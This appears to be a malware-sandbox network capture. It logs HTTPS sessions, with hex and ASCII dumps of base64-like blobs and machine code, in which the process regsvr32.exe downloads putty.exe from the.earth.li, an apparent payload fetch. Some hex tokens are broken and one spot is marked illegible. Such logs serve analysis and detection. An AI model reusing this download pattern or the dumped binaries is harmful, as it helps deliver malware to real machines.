2022-01-30 12:43:18 UTC	664	IN	Data Raw: 79 2f 33 45 6a 61 77 2b 33 30 43 50 57 77 65 67 45 71 41 52 37 41 34 50 4b 0d 0a 5a 66 42 37 4e 57 75 78 6e 55 72 2f 55 6e 51 44 67 38 6f 43 71 43 70 30 41 67 76 5a 71 41 4a 30 62 31 4f 6b 54 73 5a 76 72 38 55 53 75 6f 50 67 77 49 6c 46 39 41 57 75 56 66 53 45 52 66 69 6f 0d 0a 55 69 78 62 79 71 41 52 6d 59 2b 32 52 71 67 45 64 41 4f 44 79 51 4b 6f 43 48 51 4d 67 38 6b 45 78 55 67 48 51 75 76 37 56 65 5a 33 4e 67 49 4c 7a 71 67 43 64 41 67 4c 7a 77 76 46 69 38 46 66 0d 0a 68 6d 51 56 79 69 58 4f 5a 49 36 68 67 7a 39 30 4d 51 2b 33 77 53 6e 47 77 65 41 4c 39 73 45 45 47 56 76 77 69 57 44 45 6c 6b 59 6a 51 59 50 49 42 50 62 42 45 48 34 44 67 38 67 4e 39 73 45 67 0d 0a 47 56 70 34 68 35 37 7a 56 54 70 53 54 77 41 41 43 41 42 65 79 63 6d 4c 2f 31 57 45 37 49 Data Ascii: y/3Ejaw+30CPWwegEQAR7A4PKZfB7NWuxnUr/UnQDg8oCqCp0AgvZqAJ0b1OkTsZvr8USuoPGwllf9 AWuVfSERfioUixbyqARmY+2RqgEdAODYQKoCHQMg8kExUgHQuv7VeZ3NgllZqgCdAglLzwvFi8FfhmQYviXOZl6hg29 0MQ+3wSnGweAL9sEEGVwvWDEiKyiQYPIBPbBEH4Dg8gN9sEgGVp4h57zVTPsTwAACABeycmL/1WE7I
2022-01-30 12:43:18 UTC	680	IN	Data Raw: 4c 54 62 7a 6d 76 30 2f 37 0d 0a 6b 74 50 2b 6f 5a 62 4e 71 4b 65 54 46 76 76 2f 69 30 32 34 36 61 5a 50 2b 2f 2b 43 6a 52 54 2f 6b 71 65 61 38 44 7a 4a 71 4d 58 61 68 76 37 2f 2f 2b 6d 6d 56 50 48 2f 69 30 32 37 36 59 35 50 0d 0a 6c 71 66 34 7a 4e 54 4d 71 4c 47 2b 30 56 54 37 2f 34 32 4e 48 50 54 2f 2f 2b 6d 48 56 50 76 2f 35 74 58 62 76 35 66 4e 76 6a 4d 44 75 66 2b 4c 6a 61 44 2b 2f 2f 58 70 63 6c 54 30 2f 34 32 4e 0d 0a 61 61 61 4d 76 6f 46 56 41 37 57 6f 79 59 32 51 2f 76 2f 2f 36 56 5a 55 2b 2f 2b 45 6a 59 6a 2b 6b 71 65 61 45 44 7a 4a 71 4d 50 61 72 76 33 2f 2f 2b 6c 47 56 50 48 2f 69 34 31 33 2f 76 2f 2f 0d 0a 68 47 4d 6e 75 70 65 35 32 69 61 70 76 66 2f 70 4d 46 54 37 2f 34 47 4e 57 50 37 77 2f 2b 6b 6c 4f 61 4f 4d 79 75 56 36 71 62 47 6f 71 78 Data Ascii: LTBzmv0/7ktP+oZbNqKeTFv/i0246aZP+/+CjRT/kqea8DzJqMXahy7//+mmVPH/i0276Y5Plqf4zNTMQLG+0VT 7/42NHPT//+mHVPv/5tXbv5fNvjMDuf+LJaD+//XpclT0/42NaaaMvoFVA7WoyY2Q//6VZU/+EjYj+kqeaEDzJqMParv3//+I GVPH/i413/v//hGmnupe5Iapvfi/pMFT7/4GNWP7w/+klOaOMyuV6qbGooqx
2022-01-30 12:43:18 UTC	696	IN	Data Raw: 4f 4e 6e 71 78 7a 63 42 2f 68 51 36 48 2f 50 2f 66 58 47 67 45 53 6c 42 78 41 41 68 70 37 34 70 44 58 78 6d 34 49 43 79 65 79 44 37 41 67 50 56 38 70 6d 44 78 4e 4b 2b 4f 73 53 0d 0a 35 68 32 4c 77 71 67 7a 33 41 4f 72 77 64 45 41 69 55 58 34 69 55 66 38 67 33 33 7a 41 48 63 69 48 31 37 77 50 4a 41 76 4a 46 51 39 59 51 6d 6f 42 69 31 58 38 55 6f 46 46 2b 46 44 6e 4c 38 2f 39 0d 0a 6b 70 37 7a 6c 63 67 31 52 30 36 38 68 49 76 61 58 63 50 4d 7a 46 2b 4c 37 49 5 0 6a 43 41 39 58 72 54 35 38 55 69 33 4b 76 46 7a 63 42 2f 69 44 77 41 47 4c 54 66 61 44 30 51 43 47 52 66 69 4a 0d 0a 49 4b 54 77 50 4a 51 79 49 47 77 6c 52 49 4e 39 2b 41 52 7a 47 6d 41 41 61 67 47 45 56 66 78 53 35 68 32 4c 45 59 44 74 6d 62 4f 6f 68 49 42 77 6f 67 63 51 41 4f 48 47 69 2b 56 53 77 38 Data Ascii: ONnqxczB/hQ6H/P/fXGgESlBxAAhp74pDXxm4lCyeyD7AgPV8pmDxNK+OsS5h2Lwqgz3AOOrwdEaiUX 4iUf8g33zAHciH1wPJAvjFQ9QmoBi1X8UoFF+FDnL8/9kp7zlcg1R068hVlXcPMzF+L7lPjCA9Xrt5U8i3KvFzcB /dWAGLTfaD0QCGRfiJIKTwPJQYlGwIRIN9+ARzGmAAagGEVfxS5h2LEYDmbOohLbwogcQAOhGi+VSw8

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:18 UTC	712	IN	Data Raw: 50 38 44 41 41 41 4b 41 41 41 66 56 68 7a 51 57 55 79 56 30 35 67 51 67 41 41 45 77 41 41 41 47 34 4a 41 41 41 66 41 41 41 41 0d 0a 2f 46 68 7a 51 55 45 79 56 30 35 63 51 77 41 41 46 67 41 41 41 48 6f 41 41 41 41 54 41 41 41 41 50 56 68 7a 51 58 6b 79 56 30 35 56 51 67 41 41 41 67 41 41 41 43 30 41 41 41 41 54 41 41 41 41 0d 0a 59 56 68 7a 51 57 55 79 56 30 35 59 51 67 41 41 45 77 41 41 41 41 73 41 41 41 41 6e 41 41 41 41 61 31 68 7a 51 58 34 79 56 30 34 73 51 67 41 41 41 67 41 41 41 46 30 41 41 41 5a 41 41 41 41 0d 0a 54 46 68 7a 51 55 38 79 56 30 36 44 51 67 41 41 4a 77 41 41 41 49 6b 41 41 41 41 5a 41 41 41 41 69 31 74 7a 51 57 55 79 56 30 35 66 51 67 41 41 44 41 41 41 41 42 38 41 41 41 45 41 41 41 0d 0a 66 46 68 7a 51 58 6f 79 56 30 35 6c Data Ascii: P8DAAAKAAAAFVhzQWUyV05gQgAAEwAAAG4JAAAFIAAAA/FhzQUEyV05cQwAAFAgAAAHoAA AATAAAPVhzQXkyV05VQgAAAgAAAC0AAAAATAAAAYVhzQWUyV05YQgAAEwAAAAaAAAAa1hzQX4yV 04sQgAAAgAAAF0AAAAZAAAATFhzQU8yV06DQgAAJwAAAIkAAAAZAAAA1tZQWUyV05fQgAADAAAAB8AA AAEAAAAIfhzQXoyV05I
2022-01-30 12:43:18 UTC	728	IN	Data Raw: 55 67 79 4c 6b 34 34 51 6e 55 41 63 67 41 67 41 48 6f 41 63 67 42 67 41 47 63 41 0d 0a 48 31 67 53 51 51 55 79 64 30 34 30 51 6d 45 41 62 67 41 67 41 47 6b 41 59 51 42 36 41 48 4d 41 43 46 68 54 51 51 6b 79 4f 55 35 33 51 6d 45 41 63 77 42 7a 41 47 38 41 63 67 42 37 41 47 6b 41 0d 0a 41 6c 67 64 51 57 49 79 4d 55 34 32 51 6d 6b 41 62 41 42 31 41 48 67 41 5a 51 41 6a 41 43 41 41 48 6c 67 57 51 51 30 79 64 30 34 6a 51 6d 67 41 5a 51 41 67 41 46 77 41 61 51 42 38 41 48 55 41 0d 0a 44 46 67 66 51 55 67 79 46 45 35 38 51 69 73 41 49 41 42 6b 41 47 55 41 59 77 42 36 41 47 30 41 43 46 67 64 51 52 77 79 4e 6b 34 6a 51 6d 6b 41 62 77 42 75 41 43 6f 41 62 77 42 68 41 43 41 41 0d 0a 44 46 67 41 51 52 73 79 4d 6b 34 6c 51 6e 51 41 63 77 41 41 41 43 49 41 55 41 42 39 Data Ascii: UgyLk44QnUAcgAgAHOAcgBgAGcAH1gSSQQUyd040QmEAbgAgAGkAYQB6AHMCAcFhTQQkyO U53QmEAcwBzAG8AcgB7AGkAAIgdQWlyMU42QmkAbAB1AHgAZQAJACAAHlgWQQ0y04jQmgAZQAgAFwAa QB8AHUADFgQUGyFE58QisAlABkAGUAYwB6AG0ACFgdQRwyNk4jQmkAbwBuACoABwBhACAADFgAQRSyM k4lQnQAacwAAACIAUAB9
2022-01-30 12:43:18 UTC	744	IN	Data Raw: 47 38 45 41 41 44 66 36 41 59 51 0d 0a 42 6c 78 7a 51 59 6a 61 55 56 34 37 52 67 41 41 38 4f 67 47 45 49 73 45 41 41 44 7a 36 41 59 51 62 46 42 7a 51 57 44 62 55 56 35 54 53 67 41 41 50 4d 34 47 45 41 30 49 41 41 41 62 36 51 59 51 0d 0a 5a 46 42 7a 51 55 6a 62 55 56 35 64 53 67 41 41 4c 4f 6b 47 45 41 59 49 41 41 41 33 36 51 59 51 66 56 42 7a 51 53 7a 62 55 56 35 45 53 67 41 41 55 4f 6b 47 45 42 34 49 41 41 42 54 36 51 59 51 0d 0a 65 31 42 7a 51 51 44 62 55 56 35 4e 53 67 41 41 64 4f 6b 47 45 42 63 49 41 41 43 44 36 51 59 51 51 56 42 7a 51 66 44 62 55 56 35 73 53 67 41 41 73 4f 6b 47 45 44 51 49 41 41 43 7a 36 51 59 51 0d 0a 4c 6c 42 7a 51 61 44 62 55 56 34 38 53 67 41 41 34 4f 6b 47 45 41 73 4d 41 41 44 2f 36 51 59 51 61 56 52 7a 51 5a 54 62 55 56 35 51 Data Ascii: G8EAADf6AYQBxZQYjaUV47RgAA8OgGEIsEAADz6AYQbFBzQWDbUV5TSgAAPM4GEA0IAAAb6QYQZFB zQUjbUV5dSgAALOkGEAYIAAA36QYQfVBzQSzbUV5ESgAAUOkGEB4IAABT6QYQe1BzQQDbUV5NSgAAAdOk GEBclAACD6QYQQYQfVbzQfDbUV5sSgAAsOkGEDQIAACz6QYQLIBzQaDbUV48SgAA4OkGEASmAAD/6QYQaVR zQZTBuV5Q
2022-01-30 12:43:18 UTC	760	IN	Data Raw: 6e 66 56 44 71 4c 6e 46 32 56 53 68 37 50 63 31 49 50 51 6f 41 49 4a 61 37 6b 58 6f 2f 31 7a 78 66 42 6e 66 7a 46 58 4e 58 51 74 54 43 4e 6b 74 37 50 39 69 64 38 75 70 4b 43 55 30 39 0d 0a 62 56 6a 6e 67 39 59 32 4b 33 45 67 2f 44 4f 49 4d 65 63 68 50 51 6f 41 74 4a 56 44 76 6e 77 2f 30 71 41 74 55 54 41 66 45 58 4e 58 51 70 67 38 34 48 64 39 50 7a 6f 63 6b 4a 34 75 68 55 38 39 0d 0a 62 56 6a 54 39 68 45 44 4b 58 45 72 59 49 41 41 41 33 36 51 59 51 6f 41 4a 41 63 57 36 33 34 2f 31 36 73 59 79 41 34 31 46 33 4e 58 51 6f 51 72 76 71 52 2f 50 35 59 58 75 6d 4b 4d 56 55 4d 39 0 d 0a 62 56 6a 6a 30 31 77 64 31 33 46 39 7a 30 74 66 79 7a 77 71 50 51 6f 41 50 4a 72 5a 64 49 41 2f 75 46 36 2f 7a 42 41 35 48 6e 4e 58 51 67 34 79 73 64 47 41 50 33 31 5a 7a 31 59 71 Data Ascii: nFVDqLnF2VSh7Pc1IPQoAlJa7kXo/1zxfBnfzFXNXQtTCNkt7P9id8upKCU09bVjng9Y2K3Eg/DOIM echPQoAtJVDvwn/0qAtUTAFEXNXQpg84Hd9PzockJ4uhU89bVJT9hEDKXErYMSv+1E8PQoAJAcW634/16sYyA41F3N XQoQrvqR/P5YXumKMVUM9bVjj01wd13F9z0tfyzwzPQoAPJrZdIA/uF6/zBA5HnNXQg4ysdGAP31Zz1Yq
2022-01-30 12:43:18 UTC	776	IN	Data Raw: 51 50 77 6f 41 41 41 44 76 74 4d 38 2f 62 56 68 7a 51 59 69 47 6d 48 46 58 51 67 41 41 67 47 2f 50 50 77 6f 41 41 41 43 50 62 38 38 2f 0d 0a 62 56 68 7a 51 55 67 59 6d 48 46 58 51 67 41 41 49 43 72 50 50 77 6f 41 41 44 50 35 4d 34 2f 62 56 68 7a 51 61 6a 57 6d 58 46 58 51 67 41 41 59 4a 2f 4f 50 77 6f 41 41 41 42 76 6e 38 34 2f 0d 0a 62 56 68 7a 51 57 68 6f 6d 58 46 58 51 67 41 41 41 46 72 4f 50 77 6f 41 41 41 43 66 47 38 34 2f 62 56 68 7a 51 66 67 70 6d 58 46 58 51 67 41 41 4d 4e 62 4e 50 77 6f 41 41 41 41 2f 31 73 30 2f 0d 0a 62 56 68 7a 51 61 69 6c 6d 6e 46 58 51 67 41 41 77 4a 66 4e 50 77 6f 41 41 41 42 66 57 63 30 2f 62 56 68 7a 51 54 68 72 6d 6e 46 58 51 67 41 41 34 42 72 4e 50 77 6f 41 41 41 44 76 47 73 30 2f 0d 0a 62 56 68 7a 51 51 6a 52 6d 33 Data Ascii: QPwoAADvtM8/bVhzQYiGmHFXQgAAgG/PPwoAAACPb88/bVhzQUgYmHFXQgAAICrPPwoAAADP5M4/b VhzQajWmXfXQgAAyJ/OPwoAAABvn84/bVhzQWWhomXFXQgAAAFrOPwoAAACfG84/bVhzQfpgmXFXQgAAM NbNPwoAAAA/1s0/bVhzQailmnFXQgAAwJfNPwoAAABfWc0/bVhzQThrmnFXQgAA4BrNPwoAAADvGs0/bVhzQJjRm3
2022-01-30 12:43:18 UTC	792	IN	Data Raw: 31 55 58 73 79 56 30 34 4f 53 51 59 51 46 41 41 41 47 34 4c 42 68 41 50 41 41 41 0d 0a 41 6c 4e 31 55 58 34 79 56 30 34 74 53 51 59 51 46 77 41 41 41 49 38 4c 42 68 41 58 41 41 41 41 2f 56 4e 31 55 57 67 79 56 30 37 4d 53 51 59 51 47 67 41 41 41 4b 77 4c 42 68 41 55 41 41 41 0d 0a 33 46 4e 31 55 58 51 79 56 30 37 72 53 51 59 51 41 41 41 41 4d 30 4c 42 68 41 52 41 41 41 41 76 31 4e 31 55 58 63 79 56 30 36 4b 53 51 59 51 49 41 41 41 41 4f 49 4c 42 68 41 50 41 41 41 41 0d 0a 6e 6c 4e 31 55 55 6f 79 56 30 36 70 53 51 59 51 49 77 41 41 41 4d 4d 42 68 41 72 41 41 41 41 65 56 52 31 55 55 6f 33 78 46 64 78 51 67 41 41 41 47 30 48 45 41 6f 41 41 41 41 50 41 41 41 41 0d 0a 62 56 68 7a 51 57 67 79 56 30 35 58 51 67 41 41 41 51 41 41 41 50 58 2f 2f 2f 2f Data Ascii: 1UXsyV04OSQYQFAAAAG4LBhAPAAAAAIN1UX4yV04tISQYQFwAAAI8LBhAXAAAA/VN1UWg yV07MSQYQGgAAAKwLBhAUAAAA3FN1UXQYv07rSQYQAAAAAM0LBhARAAAAV1N1UXcyV06KSQYQIAAAAAOI LBhAPAAAAIn11UuoyV06pSQYQlwAAAAAMMBhArAAAAeVR1UUo3rFdxQgAAAG0HEAoAAAAAPAAAAbVhzQWg yV05XQgAAAQAAAPX///
2022-01-30 12:43:18 UTC	808	IN	Data Raw: 41 41 4d 77 77 46 6a 49 2b 4d 70 59 79 0d 0a 33 47 71 31 64 4d 49 45 34 48 5a 78 66 67 41 41 41 46 41 41 41 43 6f 41 41 41 41 4a 4d 59 41 7a 75 32 74 56 64 78 34 45 6b 58 5a 42 65 32 59 37 74 6a 73 47 50 6c 77 2b 41 41 41 50 59 41 41 41 0d 0a 54 56 68 7a 51 63 34 43 6f 58 35 70 63 5a 59 7a 4a 6a 5a 6d 4e 72 77 34 42 6a 6c 33 4f 39 59 37 6 d 32 64 7a 51 57 68 43 56 30 35 4c 51 67 41 41 6c 6a 41 30 4d 55 77 78 51 44 52 5a 4e 78 59 34 0d 0a 75 32 41 6c 65 37 34 4a 6b 58 4e 58 77 67 41 41 48 41 41 41 41 77 77 52 6a 4a 5a 4e 43 59 33 74 6d 44 51 65 31 51 4f 30 58 4e 78 66 4d 59 2b 41 4a 41 41 41 45 49 41 41 41 42 70 4d 4a 59 79 0d 0a 67 6d 75 48 63 6d 45 47 51 6e 70 4e 64 6c 67 32 58 54 62 33 4e 76 59 32 4a 6a 6d 77 4f 63 51 35 53 32 4b 79 65 36 34 49 63 58 Data Ascii: AAMwwFjl+MpYy3Gq1dMYE4HZxfgAAAFAAACoAAAAJMYAzU2tVdx4EkXZBe2Y7tjsGPlw+AAAPYAAAT VhzQc4CoX5pcZYzDjZmNrw4Bj3O9Y7m2dzQWhCV05LQgAAIjAOMUwxQDRZNxy4u2Ale74JkXNXwgAAH AAAAAwwRjJZNCY3zmDQe1QOOXNxfMY+AJAAAEIAAABpMJYygmUhcMGEQnPNdlg2XTb3NvY2JjmwOcQc5S 2Kye64lcX

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:18 UTC	824	IN	Data Raw: 57 66 62 66 74 67 4e 37 33 47 58 66 63 67 2f 30 44 2f 59 50 2b 6f 2f 36 44 2f 2f 50 2f 67 2f 62 61 68 31 51 55 51 7a 56 30 35 58 63 67 67 77 45 44 41 59 4d 43 6f 77 4b 44 41 2f 4d 44 67 77 0d 0a 4c 57 67 37 63 54 67 43 44 33 34 33 63 6d 67 77 63 44 42 34 4d 49 6f 77 69 44 43 66 4d 4a 67 77 7a 57 6a 62 63 64 67 43 37 33 36 58 63 73 67 77 30 44 44 59 4d 4f 6f 77 36 44 44 2f 4d 50 67 77 0d 0a 62 57 6c 37 63 48 67 44 54 33 39 33 63 79 67 78 4d 44 45 34 4d 55 6f 78 53 44 46 66 4d 56 67 78 44 57 6b 62 63 42 67 44 4c 33 2f 58 63 34 67 78 6b 44 47 59 4d 61 6f 78 71 44 47 2f 4d 62 67 78 0d 0a 72 57 6d 37 63 4c 67 44 6a 33 2b 33 63 2b 67 78 38 44 48 34 4d 51 6f 79 43 44 49 66 4d 68 67 79 54 57 70 62 63 31 67 41 62 33 77 58 63 45 67 79 55 44 4a 59 4d 6d 6f 79 61 44 Data Ascii: WfbftgN73GXfcbg/0D/YP+o/6D//P/g/bah1QUQzV05XcggwEDAYMCowKDA/MDgwLWg7cTgCD343cmgwcDB4MlowiDCfIMJgwwJjbcdgC736Xcsgw0DDYMOow6DD/MPgwbWi7cHgDT393cygxMDE4MUoxSDFfMvGxDWkbcBgDL3/Xc4gxkDGYMaoxqDG/MbgxrWm7cLgDj3+3c+gc8DH4MqoyCDifMhgyTWpbc1gAb3wXcEgyUDJYMMoyaD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49837	93.93.131.124	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	829	OUT	GET /~sgtatham/putty/latest/w64/putty.exe HTTP/1.1 Host: the.earth.li Cache-Control: no-cache
2022-01-30 12:43:46 UTC	829	IN	HTTP/1.1 302 Found Date: Sun, 30 Jan 2022 12:43:46 GMT Server: Apache Location: https://the.earth.li/~sgtatham/putty/0.76/w64/putty.exe Content-Length: 302 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-01-30 12:43:46 UTC	829	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 74 68 65 2e 65 61 72 74 68 2e 6c 69 2f 7e 73 67 74 61 74 68 61 6d 2f 70 75 74 74 79 2f 30 2e 37 36 2f 77 36 34 2f 70 75 74 74 79 2e 65 78 65 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. <hr><address>Apache Server at

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49838	93.93.131.124	443	C:\Windows\SysWOW64\regsvr32.exe

[illegible]

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	915	IN	Data Raw: c9 4d 39 c8 76 0a 48 8b 41 08 4e 8b 1c c8 eb 03 45 31 db 31 c0 4c 01 d2 0f 92 c0 4c 01 da 48 83 d0 00 49 ff c1 48 c7 c2 ff ff ff ff 49 89 c2 4d 39 c1 72 cd c3 56 57 4c 8b 0a 4c 8b 11 4d 39 ca 4d 89 cb 4d 0f 47 da 45 31 c0 4d 85 db 74 32 31 c0 49 39 c2 76 0a 48 8b 71 08 48 8b 34 c6 eb 02 31 f6 49 39 c1 76 0a 48 8b 7a 08 48 8b 3c c7 eb 02 31 ff 48 31 f7 49 09 f8 48 ff c0 49 39 c3 75 d0 4c 89 c1 48 d1 e9 41 83 e0 01 31 c0 49 09 c8 0f 94 c0 5f 5e c3 4c 8b 09 45 31 c0 45 31 db 4d 39 d9 76 0a 48 8b 41 08 4e 8b 14 d8 eb 03 45 31 d2 49 31 d2 4d 39 d1 d2 4d 39 d0 00 00 00 4d 39 cf d2 db 4c 89 c1 48 d1 e9 41 83 e0 01 31 c0 49 09 c8 0f 94 c0 c3 56 57 53 48 83 ec 40 48 89 d6 48 89 cf 48 8b 0a 48 8b 07 48 39 c8 48 0f 47 c8 48 ff c1 e8 bc ee ff ff 48 89 c3 48 8b 10 Data Ascii: M9vHANE11LLHHIM9rVWLLM9MMGE1Mt21I9vHqH41I9vHzH<1H1IH19uLHA1I_ ^LE1E1M9vHANE11I MIM9rLHA1IVVWSH@HHHHHH9GHHH
2022-01-30 12:43:46 UTC	923	IN	Data Raw: 49 8b 55 00 49 8b 4d 08 48 8b 19 83 e3 01 48 f7 db 0f 11 74 24 28 48 89 5c 24 20 4d 89 e8 4d 89 f9 e8 7f df ff ff 49 8b 16 49 8b 4e 08 0f 11 74 24 28 48 89 5c 24 20 4d 89 f0 49 89 f9 e8 63 df ff ff 41 b8 01 00 00 00 4c 89 e9 4c 89 ea e8 41 da ff ff 48 f7 dd 49 8b 16 49 8b 4e 08 0f 11 74 24 28 48 89 6c 24 20 4d 89 f0 4d 89 e9 e8 33 df ff ff 41 b8 01 00 00 00 48 89 f9 48 89 fa e8 2c e8 ff ff 48 8b 17 48 8b 4f 08 0f 11 74 24 28 48 89 6c 24 20 49 89 f8 4d 89 f9 e8 06 df ff ff 48 89 f9 4c 89 fa 41 89 f0 e8 8d d1 ff ff 4c 89 e9 4c 89 f2 41 89 f0 e8 7f d1 ff ff 8b 6c 24 58 31 f5 49 83 c4 fe 48 8b 4c 24 48 48 8 3 c1 ff 0f 82 d5 fe ff ff 48 8b 5c 24 60 48 8b 13 48 8b 4b 08 41 be 01 00 00 00 4c 89 74 24 30 48 c7 c6 ff ff ff 48 89 74 24 28 48 89 74 24 20 4c 8b 64 Data Ascii: IUIMHHt\$(H\$ MMIINt\$(H\$ MicALLAHiINt\$(H\$ MM3AHH,HHOt\$(H\$ IMHLALLAIX\$1XHL\$HHHt\$`HHKAlt \$0HHt\$(Ht\$ Ld
2022-01-30 12:43:46 UTC	931	IN	Data Raw: 5e 41 5f c3 41 57 41 56 41 54 56 57 55 53 48 83 ec 60 45 89 cf 4c 89 c0 49 89 d6 48 89 cb 8b 8c 24 c8 00 00 00 48 8b 15 b5 de 0b 00 48 31 e2 48 89 54 24 58 4c 8d 44 24 50 49 c7 00 00 00 00 00 4c 8b 4b 08 0f 57 c0 0f 11 44 24 28 89 4c 24 20 48 89 c1 44 89 fa e8 65 0d 00 00 48 89 c5 48 89 c1 e8 6d 27 06 00 48 85 c0 74 22 48 89 c1 e8 d3 a4 04 00 48 89 c7 48 89 e9 e8 25 16 06 00 48 8b 4c 24 50 e8 7b 81 ff ff e9 cf 00 00 00 4c 8b a4 24 c0 00 00 31 ff b9 01 00 00 00 ba 58 00 00 00 45 31 c0 e8 e0 80 ff ff 48 89 c6 48 89 78 20 48 89 78 30 48 83 c0 48 49 89 06 48 8d 46 40 48 8d 0d 93 09 09 00 48 89 4e 40 89 7e 50 48 8d 0d ad 09 09 00 48 89 4e 48 66 c7 46 18 01 01 4c 89 26 48 8b 0b 48 89 4e 08 89 7e 1c 48 8b 4b 08 48 8b 54 24 50 48 89 4c 24 40 48 89 44 24 38 40 Data Ascii: ^A_AWAVATVWUSH`ELIH\$HH1HT\$XLD\$PILKWD\$(L\$ HDeHHm'Ht'HHH\$HL\$P{L\$1XE1HHx Hx0HHIHf @HhN@~PHHNHfFL&HhN~HKHT\$PHL\$@HD\$8@
2022-01-30 12:43:46 UTC	939	IN	Data Raw: 15 6c 36 0a 00 e9 60 01 00 00 49 8b 77 10 4d 8b b7 d8 00 00 00 49 8b 9f e0 00 00 00 48 8b 06 48 8b 78 20 48 8b 8c 24 38 02 00 00 48 31 e1 e8 be 7e 06 00 48 89 f1 4c 89 f2 49 89 d8 48 89 f8 48 81 c4 40 02 00 00 5b 5f 5e 41 5c 41 5d 41 5e 41 5f 48 ff e0 4c 89 f9 e8 b8 03 ff ff 89 c7 85 c0 0f 85 d8 01 00 00 41 8b 87 a4 00 00 00 83 c0 fe 83 f8 04 0f 87 a6 01 00 00 48 8d 0d d9 04 00 00 48 63 04 81 48 01 c8 ff e0 49 8d 7f 78 48 89 f9 e8 d4 8c 04 00 48 83 f8 05 0f 82 9a 01 00 00 48 8d 74 24 2b 41 b8 05 00 00 00 48 89 f9 48 89 f2 e8 7a 8e 04 00 80 3e 05 0f 85 b0 02 00 00 0f be 5c 24 2c 85 db 0f 84 e0 02 00 00 48 b8 65 72 72 6f 72 3a 20 00 48 89 44 24 36 48 b8 50 72 6f 78 79 20 65 72 48 89 44 24 30 8d 43 ff 83 f8 07 0f 87 1d 03 00 00 48 8d 0d 71 04 00 00 48 63 04 Data Ascii: l6`lwMIHhX H\$8H1~HLiH[_ ^A\A\A`A_HLAHHcHixHHHt\$+AHHZ>,\$,Herror: HD\$6HProxy erHD\$0CHqHc
2022-01-30 12:43:46 UTC	947	IN	Data Raw: 00 00 00 48 8d 15 14 22 0a 00 4c 89 f9 e8 05 19 06 00 48 89 e9 ba 01 00 00 00 e8 5b 54 fe ff 48 8d 15 13 0d 0a 00 4c 89 f9 41 89 c0 e8 2c 19 06 00 48 89 e9 ba 04 00 00 00 e8 3c 54 fe ff 8d 48 02 48 63 c9 48 69 c9 56 55 55 55 48 89 ca 48 c1 ea 3f 48 c1 e9 20 01 d1 8d 0c 49 f7 d9 44 8d 04 08 41 83 c0 02 48 8d 15 3a e2 09 00 4c 89 f9 e8 9 18 06 00 48 89 e9 ba 05 00 00 00 e8 42 53 fe ff 44 0f b6 c0 48 8d 15 7f 36 0a 00 4c 89 f9 e8 c9 18 06 00 48 89 e9 ba 06 00 00 00 e8 d9 53 fe ff 4c 63 c0 49 69 c0 89 88 88 88 48 c1 e8 20 41 01 c0 44 89 c0 c1 e8 1f 41 c1 f8 05 41 01 c0 48 8d 15 39 24 0a 00 4c 89 f9 e8 8f 18 06 00 48 89 e9 ba 06 00 00 00 e8 9f 53 fe ff 4c 63 c0 49 69 c0 89 88 88 88 48 c1 e8 20 44 01 c0 89 c1 c1 e9 1f c1 f8 05 01 c8 6b c0 3c 41 29 c0 48 8d 15 Data Ascii: H"lH[THLA,H<THHcHivUUUH?H IDAH:LHBSDH6LHSLcliH ADAAH9\$LHSLcliH Dk<A)H
2022-01-30 12:43:46 UTC	954	IN	Data Raw: 00 4c 89 e9 ba 02 00 00 00 e8 77 3c fe ff 44 8b 05 e8 8c 0b 00 c7 44 24 20 01 00 00 00 48 8d 15 d5 ed 09 00 48 89 f1 4d 89 e9 e8 ec 1c 00 00 48 89 f9 e8 0c 24 ff ff c7 44 24 20 03 00 00 00 48 8d 15 71 b3 09 00 48 89 f1 45 31 c0 4d 89 e9 e8 c7 1c 00 00 48 8d 3d 0b c3 09 00 48 89 f9 ba 01 00 00 00 e8 62 b0 04 00 48 89 f1 48 89 fa 41 89 c0 e8 e6 fb 05 00 8d 48 01 48 63 c9 48 69 c9 56 55 55 55 48 89 ca 48 c1 ea 3f 48 c1 e9 20 01 d1 8d 0c 49 f7 d9 44 8d 04 08 41 ff c0 4c 89 e9 ba 04 00 00 00 e8 dc 3b fe ff c7 44 24 20 05 00 00 00 48 8d 15 13 17 0a 00 48 89 f1 41 b0 01 4d 89 e9 e8 98 1c 00 00 48 8d 3d f2 04 0a 00 48 89 f9 31 d2 e8 f3 af 04 00 48 89 f1 48 89 fa 41 89 c0 e8 77 fb 05 00 89 c7 48 8d 1d 20 d9 09 00 48 89 d9 31 d2 e8 d2 af 04 00 48 89 f1 48 89 da 41 Data Ascii: Lw<DD\$ HHMhSD\$ HqHE1MH~HbHHAAHhChivUUUH?H IDAL,D\$ HHAMH=H1HHaW H1HHAA
